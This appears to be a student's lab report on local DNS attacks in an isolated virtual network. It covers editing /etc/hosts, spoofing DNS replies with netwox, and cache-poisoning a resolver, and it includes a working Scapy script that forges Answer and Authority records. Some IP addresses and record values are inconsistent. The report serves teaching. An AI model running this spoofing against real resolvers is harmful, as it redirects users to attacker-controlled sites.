
Part II: Attacks on DNS

Task 4: Modifying the Host File


In this task, we will see how to perform a DNS attack if the victim's machine is compromised. On the victim machine, we ping www.bank32.com. We can see that we get valid ICMP echo responses from the ip address 34.102.136.180 which is the correct dns resolution ip address of that domain name.




Now, we modify the /etc/hosts file with the IP address of www.bank32.com as 10.0.2.26(Attacker machine).




We see that when we send ping requests to www.bank32.com now, we get ICMP response back from the “10.0.2.28” (Attacker machine) instead of the original ip address.



On accessing the bank32.com domain via the browser as well, it gives the default page of the Apache server running in the Attacker machine as shown below:



On performing dig to www.bank.com, we observe that in the answer section, the page is rendered form the actual address of the website. The below screenshot explains the same:




Hence it should be noted that /etc/hosts is ignored by the dig command, but will take effect on the ping command and web browser etc.


/etc/hosts file is the first file used for the local look up for the IP address of the look up before asking the local DNS server. Hence, if the file is compromised the attacker can easily redirect the user to a malicious page as in this task.

Task 5: Directly Spoofing Response to User


The following screenshot shows the output of the dig command for www.example.net from the victim machine. The victim machine sends out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the example.net domain.




In this attack, we target the DNS queries from the victim machine (10.0.2.27). In our forged reply, we map www.example.net to 10.0.2.28 and authoritative server as 10.0.2.19. The netwox tool can be used to sniff the DNS query packet from the victim and respond with a forged DNS response packet. We run the following netwox command to begin the sniff spoof program. On sniffing a packet, it shows the details of the spoofed packet it sent.



The dig command which was run to send out DNS packets, which are sniffed by the netwox tool receives the spoofed reply and the following information is obtained in the response. We can see that the www.example.net domain is mapped to 10.0.2.28 and authoritative server to 10.0.2.19 as we had mentioned in the command.




We see the wireshark capture to view the forged response being sent to the victim with the contents we had specified in the answer, additional and authority sections.




The DNS server performs a proper resolution by requesting the root, TLD and example.net nameservers and obtains the actual ip address mapped to www.example.net. The DNS server has cached the proper response with the correct ip addresses but since our spoofed packet was sent directly to the victim machine, the server a valid DNS response was ignored by the victim machine. We then clear cache for future tasks.

Task 6: DNS Cache Poisoning Attack


In this attack, we target the DNS queries from the local DNS server (10.0.2.26). In our forged reply, we map www.google.com to 10.0.2.28(attacker machine) and authoritative server as 10.0.2.19. The netwox tool sniffs the DNS query packet from the DNS server “10.0.2.27” (filter) and sends the forged DNS response packets to the DNS server. We run the following netwox command to begin the sniff spoof program. On sniffing a packet, it shows the details of the spoofed packet it sent.




When the attack program is running, we run “dig www.google.com”. From the below screenshot, we see that the victim machine gets a forged reply from the DNS server with the Answer section, Authority section and Additional section as we had set in the spoofed reply.



Using Wireshark to capture the DNS query sent to the DNS server (10.0.2.26) by the victim we can show that the forged response sent to the server and the server sent it to the victim after the cache poisoning was successful.



We can dump the DNS cache to a file in the DNS server using the command “sudo rndc dumpdb -cache”. The file is created in /var/cache/bind/dump.db in our case. The contents contain google.com’s spoofed ip address and all requests to this domain will be forwarded to the spoofed ip until the cache times out.



Task 7: DNS Cache Poisoning: Targeting the Authority Section

The objective of this task is to launch DNS Cache poisoning using the Authority section in DNS replies. In addition to spoofing the answer (in the Answer section), we also add “ns.attacker32.com” in the Authority section. When this entry is cached by the local DNS server, ns.attacker32.com will be used as the nameserver for future queries of any hostname in the example.net domain. We use the code given to us to sniff DNS requests from the DNS server and send spoofed DNS responses with the answer section and authoritative section.

```
Terminal
 GNU nano 2.5.3                          File: attacker.py

#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='10.0.2.28')
                NSsec = DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='attacker32.com')
                DNSpkt = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,an=Anssec,ns=NSsec)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)
                ls(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.26 and dst port 53)', prn=spoof_dns)
```

In the above code, we sniff packets with UDP protocol, source IP address as 10.0.2.26(DNS server) and destination port as 53. When the DNS server sends DNS query requests, our program sniffs for the packets and creates a new DNS response packet with Answer section, Authority section with Resource Record name, Record type as ‘Answer (A)’ or ‘NameServer (NS)’ respectively, resource data as IP address or domain name. We run the program using sudo privileges and we can ls() or show() to get the header details of the DNS packet, DNS Resource Record packet and DNS query packet. It also shows that a packet has been sent once it spoofs a packet.

```
Terminal
seed@Ankitha_PES1491_attacker:~$sudo python attacker.py
.
Sent 1 packets.
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 17              (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '193.0.14.129'  (None)
dst        : DestIPField                      = '10.0.2.26'     (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 53              (53)
dport      : ShortEnumField                   = 33333           (53)
len        : ShortField                       = None            (None)
chksum     : XShortField                      = None            (None)
--
length     : ShortField (Cond)                = None            (None)
id         : ShortField                       = 25487           (0)
qr         : BitField (1 bit)                 = 1               (0)
opcode     : BitEnumField (4 bits)            = 0               (0)
aa         : BitField (1 bit)                 = 1               (0)
tc         : BitField (1 bit)                 = 0               (0)
rd         : BitField (1 bit)                 = 0               (1)
ra         : BitField (1 bit)                 = 0               (0)
z          : BitField (1 bit)                 = 0               (0)
ad         : BitField (1 bit)                 = 0               (0)
cd         : BitField (1 bit)                 = 0               (0)
rcode      : BitEnumField (4 bits)            = 0               (0)
qdcount    : DNSRRCountField                  = 1               (None)
ancount    : DNSRRCountField                  = 1               (None)
```


We run “dig www.example.net” on the victim machine. From the below screenshot, we see that the victim machine gets a forged reply from the DNS server with the Answer section and Authority section. The authority section contains the forged response of “ns.attacker32.com”.

```
Terminal
seed@Ankitha_PES1491_victim:~$dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45386
